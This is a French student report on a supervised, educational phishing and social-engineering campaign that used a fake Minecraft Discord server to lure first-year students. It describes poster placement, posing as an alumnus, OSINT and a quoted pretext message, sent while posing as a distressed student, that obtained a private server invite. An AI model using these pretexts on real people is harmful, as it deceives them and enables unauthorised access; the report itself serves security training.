HEL.. MO:: / INFORMATIQUE
Sécurité des systèmes

Rapport de phishing

UE26 - Vulnérabilité: principes et outils
UE22 - Communication en français

04-05-2025

Kane BERKHOUT
Nicolas HAPLAU
André KIM
Matsvei KLIMOVICH
Axel LEBURTON
Bryan MASSIN
Justin VERLEYEN

Table des matières

1. | Introduction

Ce rapport présente une campagne de phishing fictive réalisée dans le cadre du cours de vulnérabilités. L'objectif du projet était double : d'une part, expérimenter concrètement les techniques d'ingénierie sociale par la mise en œuvre d'une attaque réaliste, et d'autre part, sensibiliser un public cible aux risques liés à ces méthodes. En respectant un cadre strictement pédagogique et éthique, nous avons conçu une attaque réaliste destinée aux étudiants de première année en développement d'application. Ce document détaille notre démarche, nos choix stratégiques, les résultats obtenus et les enseignements tirés de cette expérience

1.1 | Contexte du projet

Ce projet a été réalisé dans le cadre du cours sur les vulnérabilités en deuxième année du bachelier en cybersécurité. L'objectif principal était de mieux comprendre les techniques d'ingénierie sociale, et plus particulièrement le phishing, en concevant une campagne réaliste. Une fois la campagne terminée, nous devions mener une action de sensibilisation auprès de notre groupe cible, afin de leur apprendre les enjeux de cette attaque.

1.2 | Notre approche

Pour cette campagne, nous avons dû cibler les étudiants de première année en développement d'application (Bloc 1), un public jeune, curieux et souvent attiré par le jeu vidéo. Notre idée a été de concevoir un faux serveur Minecraft, en jouant non pas sur l'urgence (comme le ferait une campagne de phishing classique), mais sur l'envie et l'intérêt personnel. L'objectif n'était pas de forcer les cibles à mordre à l'hameçon, mais de créer un contexte dans lequel elles choisiraient volontairement de s'engager, une forme d'auto-persuasion typique des attaques bien construites.

Dans le respect des consignes du projet, nous avons adopté la posture d'attaquants externes à l'école. Ce choix imposé avait pour but de nous faire réfléchir comme de véritables acteurs malveillants, sans bénéficier d'informations internes ou de privilèges particuliers. Cela nous a permis de concevoir notre campagne avec un maximum de réalisme.

1.3 | Cadre et éthique

Ce projet avait une finalité purement pédagogique. À aucun moment nous n'avons eu l'intention de nuire ou de collecter des données sensibles. Aucun mot de passe ou information personnelle n'a été récolté ou stocké.

Enfin, à l'issue de la campagne, nous avons mené une séance de débriefing avec les étudiants ciblés. Nous leur avons expliqué en détail le déroulement de l'opération, les mécanismes utilisés, et surtout les moyens de s'en protéger à l'avenir. Cette sensibilisation fait partie intégrante de l'apprentissage : comprendre l'attaque pour mieux s'en défendre.

2. | Ingénierie sociale

Cette partie du projet avait pour but de démontrer, dans un cadre pédagogique, la facilité avec laquelle des individus peuvent être amenés à partager des informations personnelles ou à s'engager dans des plateformes tierces via des méthodes d'ingénierie sociale. À travers la création d'un serveur Discord autour de l'univers Minecraft, nous avons mis en œuvre diverses stratégies d'attraction et de communication, dans le but de sensibiliser les étudiants aux risques liés à la sécurité numérique et à l'importance de la vigilance face aux campagnes manipulatrices.

2.1 | Méthodologie utilisée

Lors de cette étape, quatre méthodes ont été utilisées pour appâter les étudiants à rejoindre notre serveur. Certaines ont réussi, tandis que d'autres nous ont permis d'identifier nos fautes.

Les quatre grandes étapes de notre stratégie sont :

- .=== Affichage stratégique dans l'établissement ===.
- .=== Interaction directe avec les étudiants ===.
- .=== Tentative d'engagement des cercles étudiants ===.
- .=== Recherche de serveurs Discord officiels ===.

2.1.1 | Affichage stratégique dans l'établissement

Nous avons conçu et imprimé des affiches visuellement attractives contenant un QR code menant vers notre serveur Discord « CampusCraft ». Ces affiches ont été disposées à des emplacements stratégiques dans l'école :

- Devant les urinoirs des toilettes pour maximiser l'attention captive.

- Dans les escaliers menant aux laboratoires informatiques, un lieu de passage fréquent. Nous avons pu identifier cet espace comme menant aux laboratoires informatiques, notamment grâce aux affiches qui en indiquent explicitement la fonction.

- Panneaux d'affichage officiels et non officiels à proximité des salles de TP.

L'objectif visait à évaluer l'impact visuel et contextuel de l'ingénierie sociale sur le comportement des étudiants et sur l'efficacité du bouche-à-oreille.
Résultat : Ces affiches ont généré plusieurs connexions directes au serveur Discord dans les heures suivant l'affichage. C'est également la démarche qui nous a permis de récolter le plus de membres sur notre discord.

2.1.2 | Interaction directe avec les étudiants

En se baladant dans les couloirs, nous avons interrogé quelques étudiants au hasard pour savoir où se rassemblent le plus souvent les devs d'app. L'un d'eux, ancien étudiant en développement, a expliqué que la plupart se retrouvaient à la cafétéria du bâtiment I, sur la mezzanine. Il a même pris le temps de nous montrer le chemin. Une fois sur place, il était facile de repérer ceux qui travaillaient sur des projets en Python ou qui utilisaient des outils de dev. La discussion s'est lancée naturellement autour de leurs projets, avant d'en venir à la présentation d'un serveur Discord centré sur Minecraft.

- Nous leur avons demandé de scanner le QR code pour rejoindre la communauté.

- Nous les avons également encouragés à partager le lien avec leurs amis, en les incluant ainsi dans la diffusion du projet.

Pour réaliser cette approche, il a fallu se rassembler entre nous et établir un plan d'action. Ce plan d'action consistait à:
- Se présenter comme élève Alumni qui souhaitait faire revivre un ancien projet pour les étudiants (le serveur Minecraft).
- Établir un climat de confiance, notamment en s'intéressant à leur projet, afin d'éviter tout soupçon
- Enfin, leur demander de rejoindre le discord et d'en parler à leurs amis.

Cette stratégie a demandé du temps, de l'effort et de la répétition. Il ne fallait ni stresser, ni bégayer. Le projet devait être présenté de façon claire et rapide pour donner de l'envie aux étudiants et non des craintes.

Malheureusement, seulement trois personnes ont rejoint notre discord grâce à cette méthode, mais l'expérience a été enrichissante malgré tout.


2.1.3 | Recherche de serveurs Discord officiels

Nous avons aussi découvert l'existence d'un serveur discord réservé aux sections d'informatique lors de notre précédente discussion avec les étudiants à la cafétéria.


L'objectif était de s'infiltrer dans le serveur afin d'accéder au salon dédié aux étudiants en développement d'application B1 et consulter la liste des membres.

Nous avons donc essayé de récupérer le lien de celui-ci par différentes méthodes.
Nous avons commencé par de l'OSINT sur Google Search, mais aucun résultat, car le serveur est privé et le lien n'est pas disponible librement. Nous avons ensuite eu l'idée de passer par


les différentes associations étudiantes de l'école qui pourraient être en lien comme l'AEH et le CEI que nous avons pu directement trouver sur le site de la haute école. L'AEH étant l'association générale englobant tous les étudiants de la haute école et le CEI, quant à lui, se restreint aux sections d'informatique.



L'AEH a/ou avait un serveur discord, car un bouton d'invitation est présent sur leur site, mais celui-ci ne fonctionne malheureusement pas (le site est neuf et a l'air d'être toujours en construction, peut-être que ce lien sera actif dans un futur proche).




Concernant le CEI, nous avons trouvé leur serveur discord via une recherche OSINT en passant par le lien sur la page Helmo (https://www.helmo.be/fr/services-aux-etudiants/vie-de-campus/associations-etudiantes) qui redirige vers leur page facebook sur laquelle il y a leur linktr.ee avec le lien d'invitation vers leur serveur.



Nous avons passé leur serveur au peigne fin, mais malheureusement aucun lien n'est présent dans les canaux ouverts, c'est-à-dire ceux auxquels nous avons accès tant que nous ne sommes pas authentifiés avec une adresse mail de la haute école.


Cependant, d'autres informations utilisables sont présentes sur le serveur comme les autres utilisateurs qui ont suivi le lien d'invitation au serveur.




Les utilisateurs non authentifiés et le plus important, les responsables de l'association et du serveur qu'on peut contacter directement par message privé.

C'est donc ce que nous avons fait. Un message au vice-président et un au responsable RH. Le message est écrit de telle sorte à mettre un contexte et profiter de l'empathie du destinataire en se faisant passer pour en étudiant de première année en détresse.

"Salut ! Je suis étudiant en bloc 1 en cybersécurité et je viens de me faire pirater mon compte discord ce matin. J'ai perdu tous mes serveurs dont celui de l'école et je suis un peu en stress pcq c'était mon seul endroit de contact avec les gens de ma classe vu que je suis malade en ce moment. Est-ce que ça te dérangerait de me renvoyer juste le lien du discord stp ?"






Le vice-président nous à directement répondu demandant un nom et un prénom, nous avons dit que le souci était résolu pour ne pas attirer les soupçons. Et un RH nous a envoyé le lien 2 heures plus tard.

Malheureusement, un obstacle majeur s'est présenté : Une fois connecté au discord tant convoité, l'accès au salon réservé aux étudiants en développement d'application nécessitait une vérification via une adresse mail Helmo comme sur le serveur du CEI, que nous ne possédions pas.


Finalement, le serveur ne nous a pas été d'une grande utilité pour la suite du projet.

2.1.4 | Tentative d’engagement des cercles étudiants


Toujours depuis le linktr.ee que nous avons récupéré précédemment, nous avons aussi eu accès à un lien vers leur compte Instagram.



C’est à partir de là qu’est née l’idée de créer une page Instagram pour CampusCraft, afin de pouvoir contacter le CEI, faire valider notre projet, et leur proposer d’en parler aux étudiants d’HELMo. L’objectif était aussi d’éviter toute confusion ou suspicion de phishing si quelqu’un venait à évoquer notre projet de manière floue.



Malheureusement, beaucoup d'étudiants avaient déjà commencé à discuter du projet, notamment ceux au courant de la campagne de phishing en cours. Quand nous avons finalement envoyé notre demande d'officialisation au CEI via Instagram, leur réponse ne laissait aucune place au doute : le message était très clair.



2.2 | Résumé

Voici un résumé des différentes stratégies que nous avons mises en place pour essayer de ramener un maximum d'étudiants Dev App B1 sur notre serveur Discord.

Nos points forts:

- Multi-canal : nous avons combiné le marketing physique, numérique et le contact direct.
- Dynamique étudiante : nous avons misé sur les centres d'intérêt communs et l'esprit de groupe pour créer un vrai lien.

Cependant, un élément extérieur est venu freiner la réussite du projet : comme nous n'avons pas pu faire valider notre initiative par le CEI, et avec la méfiance liée aux campagnes de phishing, pas mal de doutes sont apparus autour de la crédibilité de notre serveur.

3. | Crédibilité et Contact

Afin d'augmenter notre crédibilité et d'assurer un contact avec nos cibles, nous avons fait le choix de créer un serveur Discord. En effet, Discord est une plateforme souvent utilisée en complément des serveurs Minecraft pour plusieurs raisons : elle permet d'établir un canal de communication direct avec les joueurs, de transmettre rapidement des informations importantes, et de créer une véritable communauté autour du projet.

Notre approche consistait à rendre ce serveur Discord aussi authentique que possible, en reproduisant les pratiques des serveurs authentiques.

Nous avons ainsi mis en place des annonces régulières, des teasers et des communiqués sur les avancées fictives du projet. L'objectif était de renforcer l'illusion que le serveur Minecraft était en plein développement et qu'il allait réellement aboutir.

En comparaison avec d'autres campagnes de phishing qui misent généralement sur la création d'un sentiment d'urgence pour inciter les victimes à agir (par exemple, en prétendant qu'une offre est limitée dans le temps ou qu'un compte risque d'être supprimé), nous avons volontairement choisi une approche différente. Nous avons préféré créer le désir et l'envie plutôt que l'urgence.

